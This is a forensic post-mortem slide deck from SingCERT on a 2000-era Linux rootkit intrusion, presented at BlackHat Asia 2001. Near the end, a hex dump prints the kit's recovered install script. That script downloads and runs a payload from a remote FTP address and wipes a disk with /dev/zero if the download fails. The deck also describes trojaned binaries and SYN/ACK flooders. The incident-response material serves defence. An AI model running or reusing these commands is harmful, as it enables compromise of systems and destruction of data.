



# POst-M0rt3m 0f 4 R00tk1t 4tt4ck

Martin Khoo

SingCERT

[markhoo@singcert.org.sg](mailto:markhoo@singcert.org.sg)

# Agenda



- Rootkit - a brief introduction
- (WYSINWYG) - What you see is NOT what you get
- Preparing for autopsy.....
- Learning Points

# R00tK1t - what kit ? Kid ?

- Not a toolkit to get “root”
- Collection of tools to hide your presence and keep the root privileges
- Typically intruders breakin through a well known exploit and got “root” already
- Hard to find if you are not really looking

# R00tK1t - sysadmins beware



- Works by relying on the trust that sysadmins place on the output of system commands
- Trojanised common system commands/programs
  - local programs and network services
- Trojanised programs
  - ls - hide files
  - ps - hide running processes

# RootKit - WYSINWYG

- login - enter a magic password to get root
- netstat - hides remote connections
- syslogd - omit logging of certain connections and daemons
- ifconfig - hides presence of sniffer

# R00tK1t - cover-up and come back next time

- Will also contain other ancillary programs like
  - user access logfile cleaner ; removes entries in wtmp, utmp
  - logfile cleaner ; removes entries in /var/log/messages, /var/log/secure
  - a rootshell bound to a high port using the “bindshell” program

# R00tK1t - how many ?

- How many of such kits are available ?
  - Rootkit for SunOS 4.x (Solaris 1.x) - old
  - Linux RootKit (lrk4, lrk5)
  - Windows rootkit ([www.rootkit.com](http://www.rootkit.com))
- Mutations of the above; some estimates put the number at 20+

# The Discovery - what's up dude?

- We are in trouble
  - email from a foreign site complaining about an attack from one of the site's system
  - The “ps” command on the suspected machine exhibited strange behaviour
    - started to reject certain legitimate option
  - copied the “ps” command from another machine and executed it on the suspect

# The Discovery - we hit pay dirt

- Unknown process was discovered running a program
  - `/usr/man/.temp/autoroot` - note the period before temp
- dived into the directory and found various programs stashed away there
- The intruder directory contains
  - exploit script for a well known RPC buffer overflow vulnerability (statdx)

# The Discovery - bad bad bad



- Scripts to scan Class A,B &C IP networks for vulnerable “statd”
- “statdxmodauto” executable to automatically break into vulnerable systems found by the scanning scripts
- Ncftp script (evildata) to download a magnumpower.tgz file from a remote ftp site

# The Discovery - we will we will DoS you.....

- The Payload
  - Downloaded the archive and extracted the content
  - contains trojanised copies of the syslogd and login system programs
  - collection of flooding tools to initiate DoS attacks
    - slice2, stream,raped,pong,syn5,syn6,
    - installation script (install.sh)

# The Autopsy - setting up



- Forensic Analysis (FA)
  - Hardware
    - RAM (128 MB)
    - disk space (2 x 9 GB, 1 x 6 GB SCSI)
    - 1 x SCSI card
    - 1 x tapedrive
  - Software
    - system tools (clean copy) - strings,ltrace
    - The Coroner's Toolkit (TCT)
    - Encase Professional 2.0

# The Autopsy - getting to the data

- First rule of FA
  - make an image copy of the hard drive and work on the copy
- List the partition table using
  - `fdisk -l /dev/<disk-id>`
- Mount the partitions with the following options
  - `read-only,nodev,noexec`

# The Autopsy - manual analysis

- Commence analysis with clean copies of system tools such as
  - strings - grep for ascii strings in binary
  - strace - trace the system calls, files used by a program
- Analysing the trojanised “ps” program using the strace program
  - as expected it shows the typical rootkit footprint ; presence of /dev/pty[pq]
  - contains process names to NOT display

# The Autopsy - manual analysis

- Running “strings” on the “statdxmodauto” leads to very interesting results.
  - Redhat Linux 6.2/6.1/6.0
  - statdx2 by ron1n <shellcode@hotmail.com>
  - Usage: %s [options] target
  - Available options:
    - <argument required> [default behavior]
    - attack the server using tcp [udp]
    - <port statd listens on> [query]
    - ..... <"command to execute"> [portbind]

# The Autopsy - taking things apart

- The program also set the HISTFILE environment variable to /dev/null for the root shell that it creates in a compromised system
- After breaking into a vulnerable system it copies an install script (install.sh) and start a cron job to run the script <to continue>

# The Autopsy - looking further

- Strings on the trojanised “syslogd” yields the following:
  - access to a file `/usr/include/kernlog.h` which contains 3 lines
    - telnetd
    - tcpd
    - sshd
  - suspect that this file tells the syslogd not to log connections for these 3 services

# The Autopsy - looking under the hood

- Comparing the strace of the clean and trojanised “login” program reveals that
  - HISTFILE environment variable is set to /dev/null
  - call to “/usr/lib/libnss\_compat25.so”
  - the clean program has a lot more output for the strace run (error checking etc)


# The Autopsy - dissecting the script

- Analysis of “inst.sh”
  - remove immutable and append attribute from the system syslogd program
  - copy the trojanised copy of syslogd into system
  - run chmod to give the new syslogd the right owner and group
  - add “immutable” flag back
  - restart syslog from the rc script

# The Autopsy - stay off my turf

- Prevents other people from breaking into the system by removing:
  - rc scripts for rstatd and nfslock
  - the /usr/sbin/rpc.statd and /usr/bin/rpc.statd
- Here is something interesting ; the script next copies the system login program to /usr/lib/libnss\_compat25.so”

# The Autopsy - WYSINWYG



- Next comes the copy of the trojanised login into `/bin/login`
- We know from the “strace” output that the trojanised login calls the `/usr/lib/libnss_compat25.so`
- Replaced login calls the real login at some stage after doing some cover-up stuff
- Removes the Tripwire directory

# The Autopsy - let me in

- Next modified `/etc/inetd.conf` to enable “telnet”
- The script screwed up because it fails to detect that “telnet” is already enabled
- It moves the “telnet” line from the top of the file to the back of the file - another slip-up
- Restarted `inetd` process

# The Autopsy - the arsenal

- Strings was ran against the DoS tools that came with the kit:
  - slice2,synk5,synk6 - *SYN flooder*
  - raped, stream- *floods the host with ACKs coming from random IPs with random sequence numbers*
- Variation of some “base scripts” with different names and changes in behavior e.g. “spank” is a new breed of “stream/raped”- maybe to fool IDS

# The Autopsy - slice and dice

- **slice2**

- `/lib/ld-linux.so.2,__gmon_start__,libc.so.6,printf,random,memcpy,perror,malloc,socket,fpprintf,__deregister_frame_info,rand,signal,htonl,sendto,gettimeofday,memset,time,gethostbyname,sprintf,stderr,srandom,htons,exit,atoi,_IO_stdin_used,__libc_start_main,__register_frame_info,GLIBC_2.0,PTRhTQVh, @[JSignal Caught. Exiting Cleanly.[JSegmentation Violation Caught. Exiting Cleanly.Unknown host %ssendto`
- **Usage:** `%s srcaddr dstaddr low high` If `srcaddr` is 0, random addresses will be used, `socket%i.%i.%i.%I`, High port must be greater than Low port.

# The Autopsy - raped

- **Raped**

- /lib/ld-

```
linux.so.2, __gmon_start, __libc.so.6, printf, r  
andom, memcpy, perror, socket, abort, __deregiste  
r_frame_info, setsockopt, rand, signal, sendto, m  
emset, srand, time, gethostbyname, htons, exit, at  
oi, _IO_stdin_used, __libc_start_main, __regist  
er_frame_info, close, GLIBC_2.0, PTRhh::  
exiting...-----:: raped.c by  
lst
```

- **usage: %s <dst> <ports><dst> - destination  
host<ports> - ports to flood:: unknown host  
%s:: error: sending syn packet:: destination  
host - %s:: destination port(s) - %d::  
error: can not open socket:: setsockopt::  
raping...:: press ^C to end...**

# Autopsy - what is the deal ?



- The rootkit also keeps track of the vulnerable systems that it has successfully broken into in a file named “hackedsites” updated on a daily basis
- File kept in the .temp directory
- At time of discovery the file has 50 IP addresses; majority in Korea and Taiwan and some in US

# Autopsy - time to blow the whistle



- SingCERT immediately informed the CERTs in Korea (KRCERT), Taiwan (TWCERT) and CERT/CC of the findings
- They in turn sent out warning emails to the registered owner of the respective IP addresses
- We kept the compromised system up for a one more day before pulling the plug

# Autopsy - are we done yet ?



- At this point we have a pretty good idea of what the intruder did to the system
- We still don't have a proper timeline of the sequence of activities though
- We also don't know what else was done to the system that might have been missed by the manual analysis

# Autopsy - calling in the coroner

- No, we are not really done yet
- The intent is to construct a timeline of the sequence of events
- Wanted to try out the latest release (at that time 1.03) of the much talked about The Coroner's Toolkit (TCT) by 2 big names in security - Wietse Venema and Dan Farmer

# Travel back in time



- TCT consists of 6 programs:
  - grave-robber - trawls the entire hard drive sucking up data as it goes
  - ils, mactime - list the modify, access and change time of all files on the hard drive
  - unrm, lazarus - process the free space on the hard drive to recover deleted files
  - findkey - recovers cryptographic keys from a running process or from files.

# Robbing the Grave



- Ran grave-robber on the image copy of the root partition
- This prepares the input for the next phase of the analysis
- You can either make it trawl the entire drive or specify a particular partition if you know where the information might be hiding

# Walking the timeline

- This phase uses the “mactime” program to report the modification information of all files on that partition (or entire hard drive)
- Need to specify a start date which you suspect the compromise to have taken place (ie tell it how far to look back)
- Pipe the output to a file for the next phase

# Working with forceps and tweezers

- Get a large bottle of Mountain Dew and a bag of popcorns and fire up your trusty editor
- This is a manual process and you are suppose to be looking for something suspicious
- We cheated here because we already know what files to look for

# Devil is in the details.....

Oct 29 00 04:02:00 63855 m.. -rw----- root root  
/mnt/bla/var/log/cron.4

89067 m.. -rw----- root root  
/mnt/bla/var/log/messages.4

Oct 29 00 04:02:01 0 m.. -rw----- root root  
/mnt/bla/var/log/spooler.3

Oct 29 00 04:02:02 450842 m.. -rw-r--r-- root root  
/mnt/bla/var/log/httpd/error\_log.4

[MARK] - installation of trojanised login

Oct 31 00 08:47:28 12495 ..c -rwxr-xr-x root root  
/mnt/bla/bin/login

[MARK] - modification of inetd.conf - insert telnet service

2967 m.c -rw-r--r-- root root  
/mnt/bla/etc/inetd.conf

# We dig deeper.....

## [MARK] - unpacking the kit

```
Nov 01 00 02:20:47 1024 m.. drwxr-xr-x 1004 users  
/mnt/bla/tmp/syslogandmagnum/bin
```

## [MARK] - unpacking the kit

```
Nov 01 00 02:28:36 1024 m.. drwxr-xr-x 1004 users  
/mnt/bla/tmp/syslogandmagnum/magnum
```

## [MARK]

```
Nov 01 00 03:41:56 3948 m.c -rw----- root root  
/mnt/bla/root/.ncftp/firewall
```

## [MARK] - installation of trojanised syslogd

```
Nov 01 00 03:42:14 337140 ..c -rwxr-xr-x root bin  
/mnt/bla/sbin/syslogd
```

## [MARK] - unpacking the kit

```
Nov 01 00 03:42:16 1024 m.. drwxr-xr-x 1004 users  
/mnt/bla/tmp/syslogandmagnum
```

# One more time.....

- We decided to put the disk through one more round of investigation using a commercial forensic tool : Encase Professional
- We were hoping to retrieve evidence showing the replacement of the “ps” command with the trojanised copy
- We also do a search of the entire hard drive using “magnumpower” as the key word

Case

- Drive 1
  - hda1
    - bin
    - boot
    - dev
    - etc
    - home
    - lib
    - Lost Files
    - lost+found
    - mnt
    - opt
    - proc
    - root
    - sbin
    - tmp
    - Unallocated Clusters
    - usr
    - var
  - hda2
    - ftp
    - Lost Files
    - lost+found
    - Unallocated Clusters

	File Name	Bookmarks	Short Name	File Ext	Description	Deleted	Last Accessed
1	Master Boot Record				File, Sector Range		
2	hda1				Volume, Sector 63-1028160		12/29/00 06:19:50AM
3	Partition Boot Record				File, Sector Range		
4	hda2				Volume, Sector 1028223-61		11/20/00 03:02:31AM
5	Unused Disk Area				File, Sector Range		
6	Unused Disk Area				File, Sector Range		
7	Unused Disk Area				File, Sector Range		
8	Unused Disk Area				File, Sector Range		
9	Unused Disk Area				File, Sector Range		
10	Unused Disk Area				File, Sector Range		
11	Unused Disk Area				File, Sector Range		
12	Unused Disk Area				File, Sector Range		
13	Unused Disk Area				File, Sector Range		

Hex	Text	Report	Picture	Bookmarks
00000	FA EB 6C 00 00 00 4C 49 4C 4F 01 00 14 00 5A 00 00 00 00 00 3D DA 39			
00024	DC AF C0 04 01 DD AF C0 04 01 DB AF C0 04 01 01 00 00 00 00 00 00 DF			
00048	AF C0 04 01 20 A9 C0 04 01 21 A9 C0 04 01 22 A9 C0 04 01 23 A9 C0 04 01			
00072	24 A9 C0 04 01 25 A9 C0 04 01 26 A9 C0 04 01 27 A9 C0 04 01 00 00 00			
00096	00 00			
00120	89 36 68 00 89 1E 6C 00 88 16 6E 00 B8 00 8A 8E C0 B9 00 01 29 F6 29 FF			
00144	FC F3 A5 EA 98 00 00 8A FA 8E D8 8E C0 BC 00 B0 B8 00 80 8E D0 FB B0 0D			
00168	E8 57 00 B0 0A E8 52 00 B0 4C E8 4D 00 BE 34 00 BB 00 10 FC AD 89 C1 AD			
00192	89 C2 09 C8 74 20 46 E8 43 00 72 06 81 C3 00 02 EB EA 50 B0 20 E8 2A 00			
00216	58 88 E0 E8 12 00 31 C0 88 C2 CD 13 EB CF B0 49 E8 17 00 EA 00 00 00 8B			
00240	50 C0 E8 04 E8 01 00 58 24 0F 04 30 3C 3A 72 02 04 07 30 FF B4 0E CD 10			
00264	C3 5A 59 5B C3 F6 C2 40 74 54 80 E2 BF 53 51 52 B4 08 CD 13 72 BE 88 F0			
00288	5A 88 16 73 01 88 F2 30 F6 51 86 CD C0 C5 D0 C5 80 E5 03 89 0E 71 01 59			
00312	83 E1 3F F6 E1 01 C8 93 58 F7 F3 92 F6 F1 FE C4 88 26 74 01 92 88 D6 8A			
00336	16 73 01 3B 06 71 01 77 13 86 C4 D0 C8 D0 C8 0A 06 74 01 89 C1 5B B8 01			
00360	02 CD 13 C3 5B 31 C0 F9 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00			
00384	00 00			
00408	00 00			
00432	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 01 01 00 83 FE 3F 3F 00			
00456	00 00 01 B0 0F 00 00 00 01 40 05 FE BF 29 40 B0 0F 00 6A 1D 78 00 00 00			



Found

- Bookmarks
  - Text Fragments
  - Documents
  - Pictures
- Searches
  - Search 1
    - Matches
    - Keywords

	Preview	Keyword	Physical Sector	Sector Offset	Selected Bytes	File Name	Bookmarks	Short Name
<input type="checkbox"/> 30	mping .ls.mv <b>magnumpower</b> .tgz /home/h	magnumpower	2556797	225	11	C188823-191301		
<input type="checkbox"/> 31	og.ls.rm -rf <b>magnumpower</b> .tgz .ls -l.	magnumpower	2556797	330	11	C188823-191301		
<input type="checkbox"/> 32	ls -l.rm -rf <b>magnumpower</b> .tgz .ad..i.	magnumpower	2556882	495	11	C188823-191301		
<input type="checkbox"/> 33	-gzip; name=" <b>magnumpower</b> .tgz". Conten	magnumpower	2886078	42	11	C230887-230205		
<input type="checkbox"/> 34	t; filename=" <b>magnumpower</b> .tgz"..H4sIA	magnumpower	2886078	221	11	C230887-230205		
<input type="checkbox"/> 35	4.25.20:6050/ <b>magnumpower</b> .tgz. if [ -	magnumpower	3915863	284	11	C358503-360339		
<input type="checkbox"/> 36	if [ -f /tmp/ <b>magnumpower</b> .tgz ]; then	magnumpower	3915863	314	11	C358503-360339		
<input type="checkbox"/> 37	en. tar xzf <b>magnumpower</b> .tgz.# rm -	magnumpower	3915863	348	11	C358503-360339		
<input type="checkbox"/> 38	gz.# rm -rf <b>magnumpower</b> .tgz. cd ma	magnumpower	3915863	374	11	C358503-360339		
<input type="checkbox"/> 39	wer.tgz. cd <b>magnumpower</b> . ./inst.sh	magnumpower	3915863	395	11	C358503-360339		
<input type="checkbox"/> 40	...# rm -rf <b>magnumpower</b> . DOWNLOADE	magnumpower	3915863	437	11	C358503-360339		
<input type="checkbox"/> 41	4.25.20:6050/ <b>magnumpower</b> .tgz. if [ -	magnumpower	3915864	61	11	C358503-360339		
<input type="checkbox"/> 42	if [ -f /tmp/ <b>magnumpower</b> .tgz ]; then	magnumpower	3915864	91	11	C358503-360339		

Hex Text Report Bookmarks

```

07965915 +1 .»ä.bWÖE„B..t. Hèó.Éfæ..`ðéGis.:ÿâDB.“X. !-Qtà-qFý0=6K;1“Ü.;0ÀG.„ „ .il»Ü.x@iÉVÜâíä*.P-.iÈ'..`iFp-ú.8p..$ÄÇ
07966026 4(...s¥+DDPÚ.'«ä.ÿs0~(t:5s.qó+(xþó+.»W"ís.äsiçŠÓ";5È*„PñfK<.Càò>„/.HFRMÁSÍ»|\@*BoefrèÈi.4~M.ð+ç@ÀÈÈ+ù`àr..@
07966137 >>i$vu*itâ|Ñ jDg¶+E...ú.'B.ky=2..{`sá.C.šíkæ/n;Û.«b\æ/6`Ø.-^.. \G\.'š'.`8=¶\.#B`>0*`Èà3@_0+@iç#:F`E?;Ä/~-ADiC".È
07966248 0i7fX'.Ý'+...k.ªãíúšþg*.H'À-@l;`8!`Wà-Vé+1.EÈS` )F}.C..E.m.aÜXE>.7>?Yúlio-FæDzURð@ÜYD@È..@Ìx.TGh4c`9idiçKÄÈ@QT
07966359 \.4*. PiúÜ<l.D)2`Ä.î.\.8l--x`cDúai.áC0ó<f0Au0|_Üé+CÉvR`KÜ"È(DS@`0M„;MáÜD0éIÄ.Dæ$BÁ';iKií.>ú+`03|.D)ó`. [Pà. !
07966470 `i.ÄüIÄ`0@.aÄ0+T`Ä:çT`f#`aY;:iI,6ŠQŁ;.xš..{`0báè39ÿ.ÿ.P\I+6Š..Ä-„»Cp'..iiii..ÜY-8.ww..iÄY!8ÄIÄ)Dy0IWS@ (NÜ=ueVYD
07966581 =(+i0*8èDipDg+Q*Bt0èiÄ*ç66.Ä)~!;h>PíIè14Bšÿ-šDÈ »`äiÜè iç" Y.Í-D8".[ä.ØD-.`W)é! .i.Z`Rin7vL.sÝf.E-DnÁ.«tDjID|.P
07966692 ZšÝH?r. #dúEQ+m+`I82rÜ?D0:t.s#!/bin/sh export PATH="/bin:/sbin:/usr/local/bin:/usr/bin:/usr/sbin:." export BA
07966803 SHHIST="/dev/null\" crontab -l | grep -v \"install.sh\" >/tmp/temping crontab /tmp/temping rm -rf /tmp/tempin
07966914 g if [ -f /usr/bin/ncftpget ]; then cd /tmp /usr/bin/ncftpget ftp://207.254.25.20:6050/magnumpower.tgz if [
07967025 -f /tmp/magnumpower.tgz ]; then tar xzf magnumpower.tgz # rm -rf magnumpower.tgz cd magnumpower ./inst.
07967136 sh cd .. # rm -rf magnumpower DOWNLOADED=yes fi fi if [ -f /usr/local/bin/ncftpget ]; then cd /tmp /us
07967247 r/local/bin/ncftpget ftp://207.254.25.20:6050/magnumpower.tgz if [ -f /tmp/magnumpower.tgz ]; then tar xzf m
07967358 agnumpower.tgz rm -rf magnumpower.tgz cd magnumpower ./inst.sh cd .. rm -rf magnumpower DOWNLOADED=
07967469 yes fi fi if [ \${DOWNLOADED} != \"yes\" ]; then cat /dev/zero > `df | grep dev | awk '{print $1}' | he
07967580 ad -l\` & fi rm -rf /tmp/install.sh .....
07967691 .....
07967802 .....
07967913 .....
07968024 .....

```

# The autopsy report.....



- We concluded from the analysis that the compromise probably happened sometime in Oct 31
- The login and syslogd programs were replaced with trojanised copies
- We did not manage to capture the replacement of the “ps” program

# How did this happen.....?

- The machine is a development server with no perimeter protection (what?)
- It could have been compromised for a long time before the owner was notified (huh?)
- They have wu-ftpd 2.6.1 running and unpatched for the SITE EXEC buffer overflow (aaaaaaaaahhhhhh!)

# Rest in peace .....

- The intruder made 2 mistakes which made it easier to figure out what was going on
  - “ps” failing on a common option (-A)
  - modifying inetd.conf unnecessarily
  - did not clean-up after himself
- The intruder was coming in from a few ISPs in the US and we did try to contact them (yeah right, as if we expect something to happen!)

# Learning Points.....



- There is no such thing as an unimportant online system
- You need to manage your systems (and that goes beyond rebooting once a day)
- And yes there are people out there who will not hesitate to break into your system
- Tripwire your system or run some form of IDS (network and/or host)

# Learning Points.....

- Check for rootkit periodically
  - chkrootkit-0.21- application to check for symptoms of rootkit infection
  - not full-proof
- We ran it against the compromised system and it only flagged that “ps” has been infected
  - # `chkrootkit -r /home/mnt/bin`
    - ROOTDIR is ``/home/mnt/bin/'`
    - Checking ``ps'... INFECTED`

# Learning points.....

- It also caught the presence of “aliens” files
  - # Checking `aliens'...
    - Found /home/mnt/dev/ptyp



Thank You

23rd - 27th April 2001

BlackHat Asia 2001 - Copyright  
SingCERT 2001

46